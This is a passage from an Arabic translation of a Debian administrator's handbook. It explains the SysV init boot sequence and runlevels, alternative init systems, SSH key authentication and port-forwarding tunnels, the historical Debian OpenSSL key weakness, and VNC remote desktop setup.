هناك خيارات لوحدات النواة أيضاً يمكن ضبطها بوضع بعض الملفات في `/etc/modprobe.d/`. تعرف هذه الخيارات بتعليمات توجيهية تشبه هذه: `options module-name option-name=option-value`. يمكن تحديد عدة خيارات بتعليمة توجيهية واحدة إذا اقتضى الأمر.

ملفات الضبط هذه تابعة لبرنامج **modprobe** – وهو البرنامج الذي يحمل وحدات النواة مع اعتمادياتها (تستطيع وحدات النواة بالفعل استدعاء وحدات أخرى). هذا البرنامج متوفر في الحزمة kmod.

بعد هذه المرحلة، تتولى **init** التحكم وتبدأ تشغيل البرامج المفعلة في مستوى التشغيل الافتراضي (وهو عادة المستوى 2)، حيث تنفذ **/etc/init.d/rc 2**، وهو سكربت يشغل جميع الخدمات المذكورة في المجلد `/etc/rc2.d/` والتي يبدأ اسمها بالحرف « S ». كان يستخدم العدد المؤلف من خانتين الذي يتلو الحرف قديماً لتحديد ترتيب تشغيل الخدمات، لكن حالياً أصبح نظام الإقلاع الافتراضي يعتمد على **insserv**، الذي يجدول كل شيء آلياً حسب اعتماديات السكربتات. بالتالي على كل سكربت إقلاعي أن يصرح عن الشروط التي يجب تلبيتها عند تشغيل أو إيقاف الخدمة (إذا كان يجب تشغيل الخدمة قبل أو بعد خدمة أخرى مثلاً)؛ بعدها تشغلهم **init** بالترتيب الذي يحقق هذه الشروط. لم يعد الترقيم الثابت يؤخذ بعين الاعتبار إذن (لكن أسماء السكربتات يجب أن تبدأ دائمًا بحرف « S » يتبعه خانتين من الأرقام ثم الاسم الفعلي للسكربت الذي يستخدم مع الاعتماديات). عموماً، يبدأ تشغيل الخدمات الأساسية (مثل خدمة **rsyslog** التي تجمع السجلات، أو خدمة تعيين المنافذ **portmap**) أولاً، تليها الخدمات القياسية والواجهة الرسومية (**gdm**).

يسمح نظام الإقلاع الاعتمادي هذا بأتمتة عملية إعادة الترقيم، وهذه عملية متعبة جداً لو كانت ستتم يدوياً، كما يحد من الأخطاء البشرية، بما أن الجدولة تجري وفقاً للقيود المفروضة. هناك أيضاً ميزة أخرى، وهي أن تشغيل الخدمات يمكن أن يتم على التوازي إذا كانت مستقلة عن بعضها، وهذا يسرع عملية الإقلاع.

بدائل

نظم إقلاعية أخرى

يشرح هذا الكتاب النظام الإقلاعي المستخدم افتراضياً في دبيان (كما تقدمه حزمة sysvinit)، وهو نظام مشتق وموروث من نظم يونكس من نمط *System V*، لكن هناك نظم إقلاعية أخرى. سوف تزود جيسي على الأغلب بنظام إقلاع مختلف افتراضياً لأن النظام الحالي لا يناسب الطبيعة الديناميكية للحوسبة.

file-rc هو نظام إقلاعي بتصميم بسيط جداً. يحافظ هذا النظام على مبدأ مستويات التشغيل، لكنه يستبدل الأوامر التوجيهية والروابط الرمزية بملف إعداد، الذي يشير إلى عمليات **init** التي يجب استدعاؤها كما يحدد ترتيب تشغيلها.

نظام **upstart** غير مختبر بشكل كامل بعد على دبيان. يعتمد هذا النظام على الأحداث: لا تنفذ فيه سكربتات التهيئة بترتيب تسلسلي بل استجابةً لأحداث معينة مثل اكتمال سكربت آخر تعتمد عليه. هذا النظام، الذي بدأته أوبنتو، متوفر في دبيان ويزي، لكنه ليس الافتراضي؛ بل هو في الواقع بديل عن sysvinit، وإحدى المهام التي يطلقها **upstart** تعمل على تشغيل السكربتات المكتوبة للنظم التقليدية، خصوصاً سكربتات الحزمة sysv-rc.

هناك خيار جديد آخر يحظى بكثير من الاهتمام حالياً هو **systemd**. يتبع **systemd** مبدأ مخالفاً للنظم السابقة؛ فبدلاً من تشغيل جميع الخدمات استباقياً، والاضطرار لمعالجة مسألة ترتيبها، يُفضِّل **systemd** تشغيل الخدمات حسب الطلب، بشكل يشبه مبدأ **inetd** تقريباً. لكن هذا يعني أن نظام الإقلاع يجب أن يستطيع معرفة طريقة توفير الخدمات (عبر socket، أو نظام ملفات، أو غيرها)، وبالتالي يحتاج بعض التعديل على هذه الخدمات. يوفر هذا النظام أيضًا توافقية خلفية مع سكربتات التهيئة الخاصة بنظام System V.

هناك نظم إقلاع أخرى وأوضاع عمل أخرى، مثل **runit**، **minit**، أو **initng**، لكنها جميعاً متخصصة نسبياً وغير منتشرة على نطاق واسع.


تفرق **init** بين عدة مستويات تشغيلية، بحيث يمكن التبديل من أحد هذه المستويات إلى الآخر بالأمر **telinit *new-level***. تبدأ **init** فوراً تنفيذ **/etc/init.d/rc** مرة ثانية ولكن في المستوى التشغيلي الجديد. بعدها يبدأ هذا السكربت تشغيل الخدمات الناقصة وإيقاف الخدمات التي لم تعد مرغوبة. لإتمام هذه المهمة، يستند هذا السكربت على محتويات `/etc/rcX.d` (حيث *X* تمثل المستوى الجديد). السكربتات التي تبدأ بالحرف « S » (من كلمة « Start ») هي الخدمات التي يجب تشغيلها؛ أما التي تبدأ بالحرف « K » (من كلمة « Kill ») فهي الخدمات التي يجب إيقافها. لا يشغل السكربت أي خدمة كانت فعالة مسبقاً في المستوى التشغيلي السابق.

افتراضياً، تستخدم دبيان أربعة مستويات تشغيلية:

- المستوى 0 يستخدم مؤقتاً فقط أثناء إيقاف تشغيل الحاسب. ولذلك فهو لا يحوي إلا عدة سكربتات « K » فقط.

- المستوى 1، ويعرف أيضاً بوضع المستخدم الوحيد single-user mode، وهو يمثل النظام في وضع الأداء المنخفض؛ فهو يُحَمِّل الخدمات الأساسية فقط، وهو يستخدم لأغراض الصيانة بعيداً عن تفاعل المستخدمين.
- المستوى 2 هو مستوى العمل الطبيعي، الذي يتضمن خدمات الشبكة، والواجهة الرسومية، واتصالات المستخدمين، الخ.
- المستوى 6 يشبه المستوى 0، عدا أنه يستخدم في طور إيقاف التشغيل الذي يسبق إعادة الإقلاع.

هناك مستويات تشغيل أخرى، بالأخص المستويات من 3 إلى 5. افتراضياً تعمل هذه المستويات مثل المستوى 2 تماماً، لكن يستطيع مدير النظام تعديلها (بإضافة أو حذف سكربتات في مجلد `/etc/rcX.d` الموافق) لتكييفها مع حاجاته الخاصة.



شكل 9.1. تسلسل الإقلاع في حاسب يعمل باستخدام لينكس

كافة السكربتات المخزنة في مجلدات `/etc/rcX.d` المختلفة هي في الحقيقة روابط رمزية فقط —يُنشِئها البرنامج **`update-rc.d`** عند تثبيت الحزمة— تشير إلى السكربتات الفعلية المخزنة في `/etc/init.d/`.

يستطيع مدير النظام ضبط الخدمات المتاحة في كل مستوى تشغيلي من خلال إعادة استدعاء **update-rc.d** مع البارامترات المعدلة. تشرح صفحة الدليل update-rc.d(1) صيغة استخدامها بالتفصيل. نرجو أن تلاحظ أن إزالة جميع الروابط الرمزية (باستخدام البارامتر `remove`) ليست طريقة جيدة لتعطيل الخدمة. بل عليك إعدادها بحيث لا تعمل في المستوى التشغيلي المطلوب بكل بساطة (مع الحفاظ على الاستدعاءات الموافقة لإيقافها في حال كانت الخدمة تعمل في المستوى التشغيلي السابق). بما أن واجهة **update-rc.d** متشابكة نوعاً ما، فقد تفضل استخدام **rcconf** (من الحزمة rcconf) الذي يوفر واجهة أليفة للمستخدم.

> *سياسة دبيان*
>
> إعادة تشغيل الخدمات
>
> أحياناً تعيد سكربتات الصيانة لبعض حزم دبيان تشغيل خدمات معينة لضمان توافرها أو لجعلها تأخذ بعض الخيارات بعين الاعتبار. لا يأخذ الأمر الذي يتحكم بالخدمات —**/etc/init.d/*service operation***— المستويات التشغيلية بعين الاعتبار، ويفترض (مخطئاً) أن الخدمة تستخدم حالياً، لذلك قد يجري عمليات غير صحيحة (بدء خدمة كانت موقوفة عمداً، أو إيقاف خدمة متوقفة أصلاً، الخ). لهذا قدمت دبيان البرنامج **invoke-rc.d**: يجب أن تستخدم سكربتات الصيانة هذا البرنامج لتشغيل سكربتات تهيئة الخدمات، وسوف ينفذ هذا البرنامج الأوامر الضرورية فقط. لاحظ أن اللاحقة `d`. استخدمت هنا في اسم البرنامج، وليس اسم مجلد، بخلاف الاستعمال الشائع.

أخيراً، تبدأ **init** تشغيل البرامج لمختلف الطرفيات الظاهرية (**getty**). بعدها تعرض سطر أوامر، الذي ينتظر إدخال اسم المستخدم، ثم تنفذ **login *user*** لبدء جلسة عمل.

> *مصطلحات*
>
> Console وTerminal
>
> كانت الحواسيب الأولى تفصل عادة إلى العديد من الأجزاء الكبيرة: كانت حظيرة التخزين ووحدة المعالجة المركزية مفصولتين عن الأجهزة الملحقة التي يستخدمها عمال التشغيل للتحكم بهما. كانت هذه الملحقات جزءاً من قطعة مستقلة، وهي الـ « console – لوحة المراقبة أو التحكم ». لقد بقي المصطلح، لكن معناه تغير. لقد أصبح –بصورة أو بأخرى– مرادفاً للمصطلح « terminal – طرفية »، وهي شاشة مع لوحة مفاتيح.
>
> مع تطور الحواسيب، قدمت نظم التشغيل العديد من الـconsoles الظاهرية لتسمح بفتح عدة جلسات مستقلة في الوقت نفسه، حتى لو كان هناك شاشة واحدة ولوحة مفاتيح واحدة. توفر معظم نظم GNU/Linux ست consoles ظاهرية (في الوضع النصي)، يمكن الوصول إليها بالضغط على المفاتيح **Control+Alt+F1** وحتى **Control+Alt+F6**.

يمكن أن يشير المصطلحان « console » و « terminal » أيضًا لمحاكيات الطرفيات التي تعمل في جلسات X11 الرسومية (مثل **xterm**، أو **gnome-terminal** أو **konsole**).

9.2. تسجيل الدخول عن بعد

الاتصال بالحاسوب عن بعد أمر أساسي لأي مدير نظام. فالمخدمات، المحتجزة في غرفها الخاصة، نادراً ما تزود بلوحة مفاتيح وشاشة دائمتين — بل توصل بالشبكة.

أساسيات

مخدم، عميل

يوصف النظام الذي تتواصل فيه عدة مهام بين بعضها بالتعبير « مخدم/عميل » غالباً. المخدم هو البرنامج الذي يستلم الطلبات من العميل وينفذها. يتحكم العميل بهذه العمليات، أما المخدم فلا يتخذ أي مبادرات من نفسه.

9.2.1. الدخول البعيد الآمن: SSH

صمم بروتوكول *SSH* (Secure SHell) مع التركيز على الأمان والوثوقية. الاتصالات عبر SSH آمنة: حيث يستوثق من الشخص الآخر، وتشفر جميع تبادلات البيانات.

ثقافة

Telnet و RSH أدوات مهجورة

قبل SSH، كانت *Telnet* و*RSH* هي الأدوات الرئيسية المستخدمة للدخول عن بعد. لكنها الآن بائدة تماماً ويجب عدم استعمالها حتى لو أنها بقيت متوفرة في دبيان.

مصطلحات

المصادقة/الاستيثاق، التشفير

الحماية ضرورية عندما تحتاج إعطاء عميل ما إمكانية إجراء عمل ما أو بدء نشاط على المخدم. يجب أن تتأكد من هوية العميل؛ هذه هي المصادقة. تتكون هذه الهوية عادة من كلمة مرور يجب أن تبقى سرية، وإلا استطاع أي عميل آخر الحصول عليها. هذا هو الهدف من التشفير، وهو نوع من الترميز الذي يسمح لنظامين بتبادل المعلومات السرية عبر قناة عامة مع حمايتها بمنع الآخرين من فهمها.
غالباً ما تذكر المصادقة مع التشفير سوياً، أولاً لأنهما يستخدمان معاً بكثرة، وثانياً لأنهما يطبقان عادة باستخدام مفاهيم رياضية متشابهة.

يقدم SSH خدمتين لنقل الملفات. الأمر **scp** هو أداة نصية يمكن استخدامها كما يستخدم **cp**، إلا أن أي مسار إلى جهاز آخر يُسبَق باسم الجهاز، متبوعاً بنقطتين رأسيتين (:).

```
$ scp file machine:/tmp/
```

أما **sftp** فهو أمر تفاعلي، شبيه بالأمر **ftp**. يستطيع **sftp** نقل عدة ملفات في جلسة واحدة، كما يمكن التحكم بالملفات البعيدة باستخدامه (حذف، إعادة تسمية، تغيير الصلاحيات، الخ).

تستخدم ديبان OpenSSH، وهو نسخة حرة من SSH يشرف عليها مشروع **OpenBSD** (نظام تشغيل حر يعتمد على النواة BSD، ويركز على الأمن) مشتقة من برنامج SSH الأصلي الذي طورته شركة SSH Communication Security Corp الفنلندية. لقد طورت هذه الشركة SSH بشكل برنامج حر في البداية، لكن قررت لاحقاً متابعة تطويره تحت رخصة احتكارية. بعد ذلك أنشأ مشروع OpenBSD المشتق OpenSSH لمتابعة صيانة نسخة حرة من SSH.

> *أساسيات*
>
> مشتق
>
> « المشتق » (fork)، في مجال البرمجيات، هو مشروع جديد يبدأ كنسخة عن مشروع سابق، وينافسه. بعد الاشتقاق، يتباعد المشروعان عادة من ناحية التطويرات الجديدة. غالباً ما يكون الاشتقاق نتيجة خلاف بين أعضاء فريق التطوير.
>
> إمكانية اشتقاق البرمجيات هذه هي نتيجة مباشرة لطبيعة البرمجيات الحرة؛ الاشتقاق حدث جيد عندما يسمح بمتابعة تطوير المشروع بشكل حر (في حال تغيير الرخصة على سبيل المثال). لكن الاشتقاق الناتج عن خلافات شخصية أو تقنية هو مضيعة للموارد البشرية غالباً؛ ويفضل حل هذه النزاعات بأسلوب آخر. لكن ليس من النادر أن يعاد دمج مشروعين انشقا عن بعضهما سابقاً.

يقسم OpenSSH إلى حزمتين: قسم العميل في الحزمة openssh-client، وقسم المخدم في الحزمة openssh-server. تعتمد الحزمة ssh على القسمين وتسهل تثبيتهما معاً (**apt-get install ssh**).

9.2.1.1. المصادقة بالمفاتيح

في كل مرة يسجل فيها أحد دخوله عبر SSH، يطلب المخدم البعيد كلمة سر للتحقق من هوية المستخدم. هذا قد يسبب المشاكل إذا كنت تريد أتمتة الاتصال، أو كنت تستخدم أداة تتطلب الاتصال عبرSSH كثيراً. لذلك يقدم SSH نظام المصادقة بالمفاتيح.

يُولِّد المستخدم زوجاً من المفاتيح على الجهاز العميل باستخدام **ssh-keygen -t rsa**؛ يوضع المفتاح العام في `~/.ssh/id_rsa.pub`، بينما يوضع المفتاح الخاص في `~/.ssh/id_rsa` ثم يستدعي المستخدم الأمر ***ssh-copy-id** server* لإضافة مفتاحه العام إلى `~/.ssh/authorized_keys` على المخدم. إذا لم تتم حماية المفتاح الخاص « بعبارة مرور passphrase » عند إنشائه، فسوف تتم جميع عمليات تسجيل الدخول اللاحقة على المخدم دون كلمة سر. وإلا يجب فك تشفير المفتاح الخاص في كل

مرة بإدخال عبارة المرور. لحسن الحظ، يسمح لنا **ssh-agent** بالاحتفاظ بالمفتاح الخاص في الذاكرة دون الحاجة لإدخال كلمة السر بشكل متكرر. لتحقيق ذلك، عليك استخدام **ssh-add** ببساطة (مرة واحدة في كل جلسة عمل) شرط أن تكون جلسة العمل مرتبطة سلفاً بنسخة فعالة من **ssh-agent**. تُفعِّل دبيان **ssh-agent** افتراضياً في الجلسات الرسومية، لكن يمكن تعطيل ذلك بتحرير `/etc/X11/Xsession.options`. بالنسبة للجلسات النصية، عليك تفعيل ssh-agent يدوياً باستخدام **eval $(ssh-agent)**.

أمن

حماية المفتاح الخاص

كل من يملك المفتاح الخاص يستطيع الدخول على الحسابات المُعدَّة بهذه الطريقة. لذلك تتم حماية الوصول إلى المفتاح الخاص « بعبارة مرور ». من يحصل على نسخة من ملف المفتاح الخاص عند ذلك (مثلاً، `~/.ssh/id_rsa`) يبقى عليه معرفة هذه العبارة حتى يتمكن من استخدامه. لكن هذه الحماية الإضافية ليست منيعة، وإذا كنت تعتقد أن هذا الملف قد فُضِح، فمن الأفضل تعطيل ذلك المفتاح على الحواسيب المثبت عليها (بإزالته من ملفات `authorized_keys`) واستبداله بمفتاح مولد حديثاً.

ثقافة

ثغرة OpenSSL في دبيان إيتش

لقد احتوت مكتبة OpenSSL، في النسخ الأولية في دبيان إيتش، على مشكلة خطيرة في مولد الأرقام العشوائية (RNG). بالفعل، لقد عدل المشرف على الحزمة في مشروع دبيان عليها بحيث لا تصدر التطبيقات التي تعتمد عليها إنذارات عند تحليلها بأدوات فحص الذاكرة مثل **valgrind**. لسوء الحظ، أدى هذا التعديل إلى استخدام مولد الأرقام العشوائية مصدراً واحداً للمعلومات (entropy source) هو رقم العملية (PID) الذي لا تعطي احتمالات قيمه القليلة (32,000 احتمال) عشوائية كافية.

→ http://www.debian.org/security/2008/dsa-1571

بالأخص، كلما استُخدِمَت OpenSSL لتوليد مفتاح، كانت تولد دوماً مفتاحاً ينتمي لمجموعة معروفة من بضعة مئات آلاف المفاتيح (32,000 مضروبة بعدد صغير من أطوال المفاتيح). أثر هذا على مفاتيح SSH، ومفاتيح SSL، وشهادات X.509 التي تستخدمها العديد من التطبيقات، مثل OpenVPN. كان كل ما يحتاجه المخترق هو تجربة جميع المفاتيح حتى يتمكن من الدخول غير المصرح به. لتخفيف ضرر المشكلة، تم تعديل خدمة SSH بحيث ترفض المفاتيح المشكوك بها المذكورة في الحزمتين openssh-blacklist وopenssh-blacklist-extra. بالإضافة لذلك، يسمح الأمر **ssh-vulnkey** بالتعرف على المفاتيح في النظام التي يحتمل أنها مفضوحة.

بيّنت التحليلات الأكثر تعمقاً أن هذه الحادثة كانت نتيجة عدة مشاكل (صغيرة)، جزء منها يقع على عاتق مشروع OpenSSH، والجزء الآخر على عاتق مشرف الحزمة في مشروع دبيان. يجب ألا تولد مكتبة منتشرة الاستخدام مثل OpenSSL أية إنذارات –وبدون أي تعديل عليها– عند فحصها باستخدام **valgrind**. بالإضافة لذلك، يجب

إضافة تعليقات أفضل على الكود (خصوصاً الأجزاء الحساسة مثل RNG) لمنع حدوث هكذا أخطاء. أما مشرف الحزمة، من جهته، عندما أراد إقرار مطوري OpenSSL على تعديلاته، اكتفى بشرح التعديلات دون تقديم الترقيع لهم حتى يراجعوه. كما أنه لم يعرف عن نفسه بشكل واضح أنه المشرف على حزمة OpenSSL في مشروع دبيان. أخيراً، تبعاً لأسلوب العمل الخاص بهذا المشرف، لم يوثق التعديلات التي أجراها على الكود الأصلي بوضوح؛ ومع أن جميع التعديلات مخزنة فعلياً في مستودع Subversion، إلا أنها انتهت في كتلة واحدة مع بعضها أثناء إنشاء الحزمة المصدرية. من الصعب في ظل ظروف كهذه إيجاد الإجراءات الإصلاحية التي تمنع مثل هذه الحوادث من التكرار. الدرس الذي تعلمناه من هذه الحادثة هو أن كل تعديل تجريه دبيان على البرمجيات يجب أن يكون مبرراً، وموثقاً، وأن يرسل إلى المشروع المنبعي ما دام ذلك ممكناً، وأن ينشر علناً على نطاق واسع. ونتيجة لهذه الرؤية تم تطوير صيغة جديدة للحزم المصدرية (« 3.0 (quilt) ») ونظام تتبع ترقيعات دبيان.
→ http://patch-tracker.debian.org

9.2.1.2. استخدام تطبيقات X11 عن بعد

يسمح بروتوكول SSH بتوجيه البيانات الرسومية (جلسات « X11 »، نسبةً لاسم النظام الرسومي الأكثر انتشاراً في يونكس)؛ يحافظ المخدم عند ذلك على قناة مخصصة لهذه البيانات. على وجه الخصوص، يمكن عرض برنامج رسومي يُنَفَّذ عن بعد على مخدم X.org على الشاشة المحلية، وسوف تُؤمَّن الجلسة بالكامل (الدخل والعرض). هذه الميزة معطلة افتراضياً لأنها تسمح للتطبيقات البعيدة بالتداخل مع النظام المحلي. يمكنك تفعليها بتحديد `X11Forwarding yes` في ملف ضبط المخدم (`/etc/ssh/sshd_config`). أخيراً، يجب أن يطلبها المستخدم أيضاً بإضافة الخيار `-X` إلى الأمر **ssh**.

9.2.1.3. إنشاء الأنفاق المشفرة باستخدام توجيه المنافذ

يسمح الخياران `-R` و`-L` للأمر **ssh** بإنشاء « أنفاق مشفرة » بين جهازين، باستخدام التوجيه الآمن لمنفذ TCP محلي (انظر الملاحظة الجانبية TCP/UDP ص 278) إلى جهاز بعيد أو العكس.

مصطلحات
نفق


تعمل شبكة الإنترنت، ومعظم الشبكات المحلية المتصلة بها، في وضع الرزم (packet mode) وليس وضع الاتصال (connected mode)، وهذا يعني أن الرزمة التي تنطلق من حاسوب إلى آخر سوف تتوقف عند العديد من الموجهات الوسيطة حتى تعثر على الطريق إلى وجهتها. لا تزال محاكاة وضع العمل المتصل ممكنة حيث يُغلَّف تيار المعلومات (stream) في رزم IP عادية. تتبع هذه الرزم طريقها المعتاد، لكن يعاد بناء التيار كما هو عند الوجهة. يدعى هذا « بالنفق »، مثل نفق السيارات حيث تسير فيه

المركبات مباشرة من المدخل (input) إلى المخرج (output) دون المرور بأي تقاطعات، بخلاف الطرقات على سطح الأرض التي تحوي العديد من التقاطعات وتغييرات الاتجاه.
يمكنك الاستفادة من هذه الفرصة لتشفير النفق: عندئذ لن يمكن التعرف على التيار الذي يجري عبره من الخارج، لكن يعاد التيار إلى الشكل غير المشفر عند الخروج من النفق.


ينشئ الأمر **`ssh -L 8000:server:25 intermediary`** جلسة SSH مع المضيف *`intermediary`* وينصت للمنفذ المحلي 8000 (انظر الشكل 9.2، « توجيه منفذ محلي باستخدام SSH » ص 247). في كل مرة ينشأ فيها اتصالاً مع هذا المنفذ، سيفتح **`ssh`** اتصالاً من الحاسوب *`intermediary`* إلى المنفذ 25 على *`server`*، وسيربط الاتصالين معاً.

أما الأمر **`ssh -R 8000:server:25 intermediary`** فهو ينشئ جلسة SSH أيضاً مع الحاسوب *`intermediary`*، لكن سوف ينصت **`ssh`** للمنفذ 8000 على ذلك الجهاز (انظر الشكل 9.3، « توجيه منفذ بعيد باستخدام SSH » ص 247). أي اتصال يرد إلى إلى هذا المنفذ سيجعل **`ssh`** يفتح اتصالاً من الجهاز المحلي إلى المنفذ 25 على *`server`*، ويربط الاتصالين معاً.

في كلا الحالتين، يكون الاتصال مع المنفذ 25 على المضيف *`server`*، بعد أن يمر خلال نفق SSH الواصل بين الجهاز المحلي والجهاز *`intermediary`*. في الحالة الأولى، مدخل النفق هو المنفذ المحلي 8000، وتتحرك البيانات باتجاه الجهاز *`intermediary`* قبل أن تتوجه إلى *`server`* عبر الشبكة « العامة ». أما في الحالة الثانية، فقد تبدل موقعي الدخل والخرج في النفق؛ فقد أصبح المدخل هو المنفذ 8000 على الجهاز *`intermediary`*، أما المخرج فهو على الجهاز المحلي، الذي يوجه البيانات بعدها إلى *`server`*. عملياً، إما أن يكون server هو الجهاز المحلي أو الجهاز الوسيط. في تلك الحالة سيحمي SSH الاتصال بين الطرفين.



شكل 9.2. توجيه منفذ محلي باستخدام SSH



شكل 9.3. توجيه منفذ بعيد باستخدام SSH

9.2.2. استخدام سطوح المكتب الرسومية البعيدة

تسمح VNC (Virtual Network Computing – حوسبة الشبكات الظاهرية) بالوصول البعيد لسطوح المكتب الرسومية.

أكثر ما تستخدم هذه الأداة في الدعم الفني؛ حيث يرى مدير النظام الأخطاء التي يواجهها المستخدمون، ويبين لهم الطريق الصحيح لمعالجتها دون الاضطرار للوقوف جانبهم.

لكن أولاً، يجب أن يسمح المستخدم بمشاركة جلسة العمل. تتضمن بيئة سطح المكتب GNOME برنامج **vino**، وبيئة KDE تحوي **krfb**، اللذان يقدمان واجهة رسومية تسمح بمشاركة جلسة العمل الحالية عبر VNC (يتوفر كل منهما تحت المدخلة *Desktop Sharing* إما في لائحة التطبيقات في GNOME أو في قائمة KDE). بالنسبة لسطوح المكتب الرسومية الأخرى، يقدم الأمر **x11vnc** (من الحزمة ذات الاسم نفسه) الوظيفة ذاتها؛ يمكنك توفيره للمستخدم باستخدام أيقونة واضحة.

عندما يوفر VNC الجلسة الرسومية، على مدير النظام أن يتصل بها باستخدام عميل VNC. في GNOME هناك **vinagre** و**remmina** لهذا الغرض، بينما KDE تحوي **krdc** (في القائمة **K → Internet → Remote Desktop Client**). هناك عملاء VNC غير هذه تعتمد على الواجهة النصية، مثل **xvnc4viewer** في الحزمة الدبيانية ذات الاسم نفسه. بعد الاتصال، يستطيع مدير النظام أن يرى ما يجري، وأن يعمل على الجهاز المتصل به عن بعد، وأن يظهر للمستخدم كيف يتابع.

> *أمن*
>
> **VNC عبر SSH**
>
> إذا أردت الاتصال عبر VNC، ولم تكن تريد أن ترسل بياناتك عبر الشبكة بدون تشفير، يمكنك تغليف البيانات المرسلة في نفق SSH (انظر القسم 9.2.1.3، « إنشاء الأنفاق المشفرة باستخدام توجيه المنافذ » ص 245). عليك فقط أن تعرف أن VNC يستخدم المنفذ 5900 افتراضياً للشاشة الأولى (التي تدعى « localhost:0 »)، و 5901 للشاشة الثانية (وتدعى « localhost:1 »)، الخ.
>
> ينشئ الأمر **ssh -L localhost:5901:localhost:5900 -N -T *machine*** نفقاً بين المنفذ المحلي 5901 في الواجهة الشبكية المحلية والمنفذ 5900 على المستضيف *machine*. كلمة « localhost » الأولى تقيّد SSH حتى ينصت فقط إلى تلك الواجهة على الجهاز المحلي. أما كلمة « localhost » الثانية فهي تشير إلى الواجهة على الجهاز البعيد التي ستستقبل بيانات الشبكة الداخلة إلى « localhost:5901 ». وهكذا سوف يصل الأمر **vncviewer localhost:1** عميل VNC مع الشاشة البعيدة، رغم أن الأمر يشير إلى اسم الجهاز المحلي.
>
> لا تنسَ إغلاق النفق عند إغلاق جلسة VNC، عبر الخروج من جلسة SSH المفتوحة من هذا الطرف.

> *أساسيات*
>
> **مدير العرض**
>
> **gdm**، **kdm**، **lightdm**، و**xdm** كلها برامج إدارة عرض (Display Managers). تتولى هذه البرامج التحكم بالواجهة الرسومية بُعَيْد تهيئتها حتى تَعرُضَ للمستخدم شاشة تسجيل الدخول. بعدما يسجل المستخدم دخوله، ينفذ مدير العرض البرامج المطلوبة لبدء جلسة العمل الرسومية.

يخدم VNC المستخدمين المتنقلين، أو مديري الشركات، الذين يحتاجون أحياناً الدخول من منزلهم إلى سطح مكتب بعيد يشبه الذي يستخدمونه في العمل. إعداد مثل هذه الخدمة أعقد: عليك أولاً تثبيت الحزمة vnc4server، وتعديل إعدادات مدير العرض حتى يقبل طلبات `XDMCP Query` (بالنسبة للمدير **gdm3**، يمكن تنفيذ هذا من خلال إضافة `Enable=true` في قسم « xdmcp » من الملف `/etc/gdm3/daemon.conf`)، وأخيراً، تشغيل مخدم VNC باستخدام **inetd** بحيث يتم تشغيل جلسة عمل تلقائياً عندما يحاول المستخدم تسجيل الدخول. مثلاً، يمكنك إضافة السطر التالي إلى `/etc/inetd.conf`:

```
5950  stream  tcp  nowait  nobody.tty  /usr/bin/Xvnc Xvnc -inetd -query localhost -onc
➥ e -geometry 1024x768 -depth 16 securitytypes=none
```

